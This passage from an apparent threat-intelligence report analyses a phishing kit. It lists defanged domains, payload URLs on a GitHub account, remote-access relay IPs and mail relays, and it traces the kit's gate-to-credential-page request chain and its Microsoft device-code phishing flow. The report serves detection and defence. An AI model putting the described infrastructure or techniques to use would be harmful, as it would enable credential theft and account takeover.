| Redirector | pdfsecurtoview[.]sbs, pdfsecurtoview[.]cfd, pdfsecurtoview[.]info, pdfsecurtoview365[.]cfd, documentsonitustechnologies[.]sbs, downloaddocumentcontechbuilding[.]sbs, documentationreviewdocument2026review[.]sbs, aviationpioneers[.]info |
| Credential harvester | pdfsecurtoviewothers[.]sbs, pdfsecurtoviewothers[.]cfd |
| Post-capture redirect | corporate-sync-gate[.]net, legacy-bridge-node[.]net |
| Impersonating a real organisation | ambitiousaboutautismorguk[.]com, solarengyloanfunds[.]com |
| Shared-hosting account and its certificates | greenbullet[.]ba, gddfzxa[.]online, ghs.coorpes[.]com, greaterheights[.]sbs, mmswerod[.]sbs |

The domain registry: hostname, role, anti-bot setting, geographic filter, worker binding and date added, for each of the 38 domains
The Auto Redirect module shows how those hosts chain. A visitor who enters an address on pdfsecurtoview[.]sbs — 61 clicks recorded — is routed by provider: Microsoft accounts to pdfsecurtoview365[.]sbs, Google accounts to corporate-sync-gate[.]net, everything else to the Chameleon harvester. Three redirectors send Microsoft victims to /verify/<uuid> paths on two domains that read as real organisations. ambitiousaboutautismorguk[.]com collapses the address of a UK autism charity into a single .com label, and solarengyloanfunds[.]com drops a letter from the name of an energy loan fund that already appears in the panel’s own victim list. Both are registrations of the group’s own, built to survive a glance at the address bar.

Auto Redirect: per-provider routing of the victim after the mail address is entered

Worker Links: Cloudflare
workers.dev reverse proxies stood up to keep the real domain out of the victim’s address bar.
Payload staging on a public code-hosting account. The ScreenConnect installers pushed by the delivery arm are served straight from a public GitHub account, Ivan3900. Two of its raw URLs appear in the campaign’s own delivery telemetry — github[.]com/Ivan3900/mobi/raw/main/ScreenConnect.ClientSetup.msi and github[.]com/Ivan3900/jppp/raw/main/ScreenConnect.ClientSetup.msi, both uploaded on 18 August 2026 — and a third is the one the licensing-themed batch dropper calls, github[.]com/Ivan3900/test/raw/main/ScreenConnect.ClientSetup.msi, uploaded on 31 August 2026. The mobi and test copies are the same file; jppp carries its own build pointed at a different relay. The account holds nine repositories of this kind: lure pages committed as index.html, and beside them the installers each page hands out.

The GitHub profile with malicious repository
The staged installers point at self-hosted ScreenConnect servers of their own. Four are configured across the set, all with guest access parameters:
| Relay | Port | Notes |
|---|---|---|
91.92.41[.]114 |
8041 | Staged in three of the repositories |
212.189.40[.]73 |
8041 | One repository |
155.254.26[.]180 |
8041 | One repository, delivered under an Adobe name |
64.204.180[.]203 |
8040 | Pulled by a batch dropper as Adobe.ClientSetup.msi |
The same account shows how wide the remote-management arsenal runs. Alongside ScreenConnect it stages Action1 agents renamed to Adobe_Acrobat_V6trj.msi and Dotloop AgentSetup_V34.msi, an Atera build, and two 20 MB agents carrying Syncro strings under the names Adobe_AgentInstallerV367.exe and Dotloop_AgentInstallerV367.exe. Delivery telemetry adds a fifth vendor: PDQConnectAgent_ZoomUpdater.msi, served 46 times from a Cloudflare R2 bucket alongside Zoom_InstallerX64.zip.
Two sending relays with their own DKIM. Lure mail leaves through mail.wirsann[.]com (188.127.227[.]18) and mail.boratlongyear[.]com (141.133.174[.]208), both on 587/STARTTLS with a PowerMTA port on 2525. Each has a default._domainkey DKIM record published, so the selector enumerates every sending domain configured against the relay.

The SMTP module: two sending relays with credentials, and the Cloudflare nameserver pair the operator configures at the registrar
Other Attacks Found During the Investigation
The same tooling and infrastructure also appeared in additional attacks that exposed different parts of the CSuite workflow. These cases help show how the operation adapts its delivery and capture methods while keeping the same underlying components.
A Complete Deployment, Gate and Capture in One Visit
The Adobe exports and the DocuSign build both deliver software. A third deployment of the same kit, captured in a public sandbox run on 7 July 2026, does the other job of the operation: it takes credentials, and it does so through the Chameleon module described above. It is also the run that yielded the m/js/utils.js gate examined at the start of this report — the same kit with none of its parts missing: ANY.RUN session.
It runs from /upload/cgi/ on a compromised Australian escrow site, escrowadmin[.]com[.]au, and the entry link carries the target’s own address in the query string. Every step between that link and the login form is a gate:
| Step | Request | Purpose |
|---|---|---|
| 1 | index.html?ref=<email> |
A page titled Verification: a dark loading screen and no content |
| 2 | config_recaptcha_public.php |
Site key for reCAPTCHA v3, held in server-side configuration |
| 3 | m/js/utils.js, m/js/captcha.js, m/js/fingerprint.js |
The gate itself |
| 4 | process.php?key=...&type=human&ref=<email> |
Verdict recorded server-side, answered with a 302 |
| 5 | router.php?vtoken=...&vtime=... → direct_loader.php?vtoken=... |
A one-time token and a timestamp, two more redirects |
| 6 | providers/chameleon.php?ref=<base64 email> |
The credential page |
| 7 | blacklist_api.php |
The verdict posted back for reuse |

Step one. A page called
Verification shows a loading animation while the gate runs.
Server-side pieces sit on both sides of the browser checks: the verdict is recorded by process.php before the visitor moves on, the hop to the credential page is licensed by a token with a timestamp, and blacklist_api.php takes the outcome back so a refused visitor stays refused. The Adobe exports carry the browser-side calls of this design and none of the server side, which is why their cloaking does nothing at all.
Device-Code Phishing Attacks
Alongside the credential pages, CSuite runs a second capture route that never asks for a password. The victim is shown a short alphanumeric code and told to enter it on Microsoft's own device-login page. The code belongs to an OAuth device-authorization request the phishing host started moments earlier, so the victim's sign-in authorizes the operator's session. There is no password to phish and no second factor to intercept: the account approves a device it does not own, and the operator receives access and refresh tokens.
All three samples below run one Next.js frontend. On load the page asks its own backend which skin to wear, GET /api/lure/config?hostname=, and the reply carries the template, the capture mode (devicecode by default), an optional Turnstile site key and captcha style, a worker URL and a post-authentication action drawn from file, redirect, download and none. The visitor is geolocated through hxxps://ipapi[.]co/json/. Clicking the single button posts to /api/initiate, which returns the device code and the user code; the page writes the user code into the clipboard on the victim's behalf and starts polling /api/status with the device code every few seconds until Microsoft reports the code redeemed.
Seven templates ship in the same bundle, teams, voicemail, sharepoint, docusign, adobe, wetransfer and docsend, each with its own header label, subtitle and call to action.
Sample (PDF Viewer): ANY.RUN session
Host docsendsr[.]online, adobe template. The page draws an Adobe Acrobat reader with a five-page document behind a modal, titled "Secure PDF Download", and offers one control: Verify with Microsoft.

The example of Device Code Phishing with PDF Viewer lure page
The click produces the code presented as "YOUR VERIFICATION CODE" with a copy button and the instruction to paste it on the Microsoft sign-in page.

Fake verification code displayed inside ANY.RUN sandbox
